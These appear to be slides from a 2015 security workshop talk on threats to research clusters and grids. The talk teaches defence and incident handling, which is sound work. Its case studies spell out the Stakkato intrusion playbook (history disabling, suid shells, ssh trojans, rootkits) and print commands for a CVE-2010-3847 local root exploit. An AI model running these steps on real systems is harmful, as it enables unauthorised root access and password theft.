



ISGC 2015 Security Workshop

Glimpsing a varied threat landscape



David Groep
Nikhef

*with liberal borrowing from
the slides by Leif Nixon, RedHat
(and formerly NSC, Linkoping)*

David Groep
Nikhef
*PDP Physics Data
Processing Group*

the security officer we need?

The New York Times

Internet Attack Called Broad and Long Lasting by Investigators

SAN FRANCISCO, May 9 – The incident seemed alarming enough: a breach of a Cisco Systems network in which an intruder seized programming instructions for many of the computers that control the flow of the Internet.

Now federal officials and computer security investigators have acknowledged that the Cisco break-in last year was only part of a more extensive operation – involving a single intruder or a small band, apparently based in Europe – in which thousands of computer systems were similarly penetrated. [...]

Attention is focused on a 16-year-old in Uppsala, Sweden. [...]

In this wave of intrusions, many, many systems were compromised; supercomputers, military systems, private industry systems, universities. . .

David Groep
Nikhef
PDP Physics Data
Processing Group



APT – Advanced Persistent Threats

- Might be there, but: haven't identified them yet ...
- You get 'more interesting' as you collaborate with industrial R&D

Hacktivism

- we're not usually a target, but remember: our labs live by reputation – and we've seen bad examples of (false) media claims!

OC & resource hoarders/resellers

- we're 'just a target' like any business
- For some OC we might be collateral, but not for all
- clean-up requires participation in global efforts to combat effectively

Insider attacks

- More rare, but not as rare as you think – and requires different modus operandi

Bounty Hunters, Lulz & bragging

- plenty of those! and: they spend their time to really understand Grid far better than our legit users do ...
- Also here: only way to solve it is coordination (with LE involved)



Daily Chores




Low-level OC abusing you ... and everyone else!

David Groep
Nikhef
*PDP Physics Data
Processing Group*

Nikhef's most prevalent incident



Infected systems
@Nikhef



David Groep
Nikhef
PDP Physics Data
Processing Group

You *really* should be able to deal with this

- Spam runs, worms/trojans, defacement...
- It's mostly PEBCAK, so not much to prevent but rather
 1. Detect
 2. Analyse
 3. Remediate
 4. Educate \$USER
 5. GOTO 1
- Not complex (usually), but you need to react *fast* to save reputation (in the press, but also for e.g. mail srv)

David
Nikh
PDP
Proce

Does end-user training help?



- phishing trials in .nl show up to 20% 'success' rate
- Only a few (6-10 per year) are used for spam runs – so the rest are held in reserve? For what?
- **Password aging** will help against hoarded credentials

David Groep
Nikhef
PDP Physics Data
Processing Group



- ✓ **Do not open unexpected or suspicious e-mails or attachments.**
Delete them if they do not concern you or if they appear weird. If in doubt, contact Computer.Security@cern.ch.
- ✓ **Stop-think-click.**
Do not click on suspicious links, but only click if you trust their origin.
- ✓ **Protect your passwords.**
Do not type them on untrusted computers or Web sites.
- ✓ **Do not install untrusted software or plug-ins.**
Indeed, software from untrusted sources may infect or compromise your computer... or violate copyrights.

Let us help you: visit <http://cern.ch/Computer.Security> or contact Computer.Security@cern.ch

Look cross-service

The current trend of 'single sign-on' has a flip side

- the 'one' SSO password is *not only* email, but also
 - SSH login
 - Federated access
 - Certificate services
 - HR, travel request, salary and leave recording systems
 - Site cloud and cloud storage service
- so: SSO single password actually makes it more risky *although is also provides the necessary single control point*
- but do **consider two-factor** (like Yubikey, * Authenticator, FreeOTP, etc) for services



But you *will* get infected

- Viruses turning your desktop systems into botnet clients
– and your servers into C&C nodes
- Abuse of your https web sites (attractive because you have that nice cert and padlock – so be careful esp. with EV)
- And ‘if you can’t infect the host, you can always get at that Windows XP guest in VirtualBox’ – which is there to control some old experimental apparatus
we still see conficker infections on our networks ...


David Groep
Nikhef
*PDP Physics Data
Processing Group*



Finding the culprit – e.g. NetDisco



Know your network and devices: Pervasive systems registration



NetOps Request for System Registration

Role:

This service allows you to register computer systems on the Nikhef network. Which elements roles.

As an end-user, you can register your own systems like laptops and other self-administered de end-user network, and you should configure these devices to use dynamic address allocation please contact the helpdesk at +31 (0)20 592 2200 or send a mail to helpdesk@nikhef.nl.

Device Name *	<input type="text"/>
MAC adress *	<input type="text" value="00:24:9b:08:ea:fe"/>
Description	<input type="text"/>

[> Disconnect from this service](#)


System net authorization

- All systems registered
- User self-registration will push laptops into untrusted self-manage VLAN
- Helpdesk/admins auto-enroll new provisioned managed systems (autoID based on FQDN)

David Gro
Nikhef
PDP Physic
Processing



And for WiFi




Dav
Nik
PDF
Proc


Flow monitoring and e.g. NFSen

```

** nfdump -M /project/nfsen/profiles-data/live/parkwachter:core-opn-02:hefrouter:core-opn-01:core-farmnet-02:core-farmnet-01:deel
nfdump filter:
proto TCP
and not dst net 194.171.96.0/21
Aggregated flows 2099
Top 10 flows ordered by flows:
Date first seen      Duration Proto      Src IP Addr:Port      Dst IP Addr:Port      Packets      Bytes      Flows
2015-01-28 06:25:10.880    30.024 TCP      194.171.96.176:35935 -> [redacted] :51383        3.5 M      5.2 G      53
2015-01-28 03:30:23.623   1652.168 TCP      194.171.96.205:22152 -> [redacted] :42210        3.1 M     145.9 M     48
2015-01-28 04:24:35.654    27.101 TCP      194.171.96.185:53966 -> [redacted] :51385        2.8 M      4.2 G      43
2015-01-28 10:06:06.336    243.060 TCP      194.171.96.171:54996 -> [redacted] :24400        2.7 M      4.0 G      41
2015-01-28 04:42:25.043    15.962 TCP      194.171.96.181:57643 -> [redacted] :30987        2.7 M      4.0 G      41
2015-01-28 09:15:30.898    21.998 TCP      194.171.96.173:55019 -> [redacted] :61544        2.5 M      3.5 G      38
2015-01-28 03:04:28.316    62.220 TCP
2015-01-28 09:15:32.898    20.998 TCP
2015-01-28 10:24:14.164     9.000 TCP
2015-01-28 00:27:16.455   109.304 TCP
Summary: total flows: 5967, total bytes:
Time window: 2015-01-28 00:15:15 - 2015-01-28 12:00:00
Total flows processed: 40931, Blocks skipped: 0
Sys: 0.036s flows/second: 1106452.6 Wall
    
```



18



David Groep
 Nikhef
 PDP Physics Data
 Processing Group



So: our (Nikhef) most prevalent incident



You should be able to meet this with just reasonable asset and user management

*but luckily we're not running a student campus, so we hardly get any of that annoying DMCA-type stuff
– yet (until 'grid storage' starts offering http, as it is doing now)!*

David Groep
Nikhef
PDP Physics Data
Processing Group

A lurking threat

- Spearphishing
 - Cluster, HTC, and HPC admins, so YOU, are particularly interesting
 - Same holds (even more) for IT security staff ...
- So beware of leaking the admin credentials needed to
 - to get to your management through VPN
 - do remote systems management

Consider deploying 2FA there (say for the VPN/gateway) and rotate any IPMI/SOL/DRAC/iLOM admin passwords regularly

- *And, yes, dedicated attackers **will also** listen in on your phone confs that are about them!*



But then ... clusters and clouds!
a far richer target for the plucking ...

Clusters, clouds and HTC/HPC systems
offer plenty new 'opportunities'
for CPU resellers, cryptocurrency miners, and many braggers

David Groep
Nikhef
*PDP Physics Data
Processing Group*

Risk, anyone?




David Groep
Nikhef
*PDP Physics Data
Processing Group*

Our clusters and clouds – a nice target

- ‘We’ may not be interesting as a botnet platform, *but* we have many other nice things on offer:
 - Low latency – close to the network ‘backbone’
 - Massive compute power (even if bitcoin mining is not efficient on general purpose cores, if you don’t pay the bill it’s still a not of power!)
 - Inherently Open environment
 - shared users, shared software, global user base so relatively easy to penetrate
 - perceived low chance of being detected *and* perceived low risk of any LE follow-up
 - few information security staff and not enough security capability
 - **but that we can change!**



This is how folk can attack you and ... 'co-manage' your system today!



These are some examples seen and analysed by Leif Nixon,
then NSC Linköping security officer (now RedHat Inc.)


David Groep
Nikhef
*PDP Physics Data
Processing Group*

Example: attacking the Stakkato way

1. Gain access to the site through stolen account.
2. Disable command line history by doing `unset HISTFILE`.
3. Map the site:
 1. Identify administrative users and groups. For example, is there a /sw filesystem with site-wide software, owned by a particular user or group?
 2. Check /etc/hosts and .ssh/known_hosts. Locate NFS servers.
 3. Use showmount to find NFS clients. (Just cut'n'paste your standard awk command line to extract the hostnames into a temporary file.)
 4. Loop over hosts (cut'n'paste your standard bash for loop) and try to log in on them using your stolen account. Save output from `w` and `uname -a` in a temp file.
 5. Use this data to find potential targets. Easiest target: Linux machine with unpatched kernel. Otherwise: use toolbox of standard exploits for Linux, Solaris, Irix or AIX machines. There is bound to be an old forgotten NFS client machine somewhere...

David Groep
Nikhef
PDP Physics Data
Processing Group

Attacking sites the Stakkato way

- 
4. Acquire root on one of your target machines. Use /tmp/.../ as discreet working directory for compiling exploits, etc.
 5. At this point there are several ways to proceed, depending on the site configuration:
 - NFS filesystem mounted without root squashing, and without noexec/nosuid flags? Jackpot! Hide suid shell deep in directory hierarchy. Instant root access everywhere!
 - Otherwise, su to an administrative user and see if you can modify the site software, perhaps deploy your trusty ssh trojan.
 - If that doesn't work, drop your ssh trojan into a user's home directory. (Change .bash_profile to put it first in \$PATH if necessary.) Target an administrative user if possible – this may be a goldmine for root passwords.

David Groep
Nikhef
PDP Physics Data
Processing Group

6. Consider deploying the Suckit rootkit on Linux machines – snoops all entered passwords and provides a stealthy backdoor for remote root access.

Attacking sites the Stakkato way



1. Goto 1 to start all over again
 - Over 18 months, more than 1000 sites compromised, causing damage worth millions.
 - 16-yo convicted for six cases of data intrusion. Suspended sentence because of age, plus a couple of EUR 10000 in damages.

David Groep
Nikhef
*PDP Physics Data
Processing Group*



When did this happen?

2003 - 2005

David Groep
Nikhef
*PDP Physics Data
Processing Group*



Fast forward?



David Groep
Nikhef
*PDP Physics Data
Processing Group*



XXXXXXXXXX:XXXXXXXXTICKET-■■■■■:

**"For security reasons, a subnet belonging to the
XXXX facility in XXXXXX has been closed down."**

Hmm...

And a short time later ...

**We may have found a modified sshd binary on one
of XXXXXX's login nodes. Not sure yet.**

David Groep
Nikhef
*PDP Physics Data
Processing Group*

Assessing the situation

- At least three hosts rooted; login0, login1 and master
- Trojan ssh/sshd logging passwords to
- /usr/xx
- Grid attached systems apparently unharmed (phew.)

We can assume other sites serving the same user community are compromised

They called in Leif Nixon.

Goal: go after the intruders as far as possible!

David Groep
Nikhef
PDP Physics Data
Processing Group

Battlefield Forensics



- Leif, the <region> Security Officer, received copies of the ssh binaries, and started looking for interesting strings.
- Usually, the strings will be obfuscated by xor:ing with a single byte.
- Not in this case; apparently something slightly more clever was used.

David Groep
Nikhef
*PDP Physics Data
Processing Group*

Battlefield Forensics

Running the sshd under strace and ltrace in a sandbox showed what was going on, and revealed a potential backdoor root password:

```
.ssh/authorized_keys2__
```

David Groep
Nikhef
*PDP Physics Data
Processing Group*

Oops!



```
$ ssh root@login0.xxxxx.xxx.xx
root@login0.xxxxx.xxx.xx's password:
Last login: Wed Aug 10 09:32:05 2011 from master.xxxxx.xxx.xx
*****
*                                                                 *
* Research Computing Services, XXXXXXXXXXXXXXXXXXXX, XXXXX *
* ----- *
*****
login-0-0.local#
```

David Groep
Nikhef
*PDP Physics Data
Processing Group*

Battlefield forensics



Remote forensics means messing with the systems remotely, so **images were made** of the system disks.

Dump in a copy of The Sleuth Kit and started **looking at timelines**.

David Groep
Nikhef
*PDP Physics Data
Processing Group*

Battlefield forensics



Jun 23 22:14:10 Prerequisite devel rpms installed through yum on *login0*, trojan openssh compiled

Jun 23 22:17:46 Trojan openssh installed

Jun 24 00:59:51 Same yum and compilation operations are performed on *login1*

Jul 15 23:33:47 Same yum and compilation operations are performed on *master*

... but why did they get root?

David Groep
Nikhef
PDP Physics Data
Processing Group



One weird thing stood out:

```
Thu Jun 23 22:08:14 37280 ..c. r/rrwsr-xr-x root root  
6684690 /bin/ping
```

The ctime on /bin/ping was updated just as the intruder started running things as root. Ping is setuid root – perhaps a backdoor was installed? But the binary seemed intact. Strange.

Why has ping been messed with?

Popular CVE-2010-3847 exploit:

```
$ mkdir /tmp/exploit
$ ln /bin/ping /tmp/exploit/target
$ exec 3< /tmp/exploit/target
$ rm -rf /tmp/exploit/
$ gcc -w -fPIC -shared -o /tmp/exploit
payload.c
$ LD_AUDIT="\$ORIGIN" exec /proc/self/fd/3
sh-4.1# whoami
root
```

David Groep
Nikhef
*PDP Physics Data
Processing Group*

'Elementary, my dear Watson'



1. Making a hard link to the ping binary will update its ctime.
2. The system turned out to be vulnerable to CVE-2010-3847.

Conclusion: it's a good guess that this was how the system was rooted.

Tracing backwards (help the world)

- System logs had been tampered with, but by combining flow logs and the remaining system logs, we could identify an account belonging to a user from a European <research-domain> facility as the likely source of the intrusion.

David Groep
Nikhef
*PDP Physics Data
Processing Group*

Tracing backwards



After establishing contact with the <research-domain> facility, we found they were in a rather bad shape.

Their department network had lots of rooted machines with ssh trojans. There were also rooted machines at their experiment site.

Worked with them to identify more victims, and we could find several more potentially compromised sites.

In the end, we found 3 or 4 big <research-domain> sites across the world with compromised systems, before the incident disappeared over the horizon.

David Groep
Nikhef
*PDP Physics Data
Processing Group*

When did *this* happen?



2011

David Groep
Nikhef
*PDP Physics Data
Processing Group*

Incident EGI-20111231-01



Intrusions across Poland, Norway, Netherlands, Korea, Japan, Germany.

Replaced ssh binaries, password theft.

Many, many compromised systems, including Dutch telecom giant KPN.

Dutch perpetrator finally caught ... a 16-year-old!

David Groep
Nikhef
*PDP Physics Data
Processing Group*

Not much changes!

- 90% of incidents on our community HTC and HPC systems are because of stolen or weak ssh credentials.
- Root escalations are almost always due to known security holes for which patches are available
- If we could improve these two factors, we would be in a much better shape.

So our main threat is a sixteen-year-old kid using tactics from the previous decade.

We should be able to meet this!

David Groep
Nikhef
PDP Physics Data
Processing Group



Impact of the global e-Infrastruture

Making things (too) easy ...

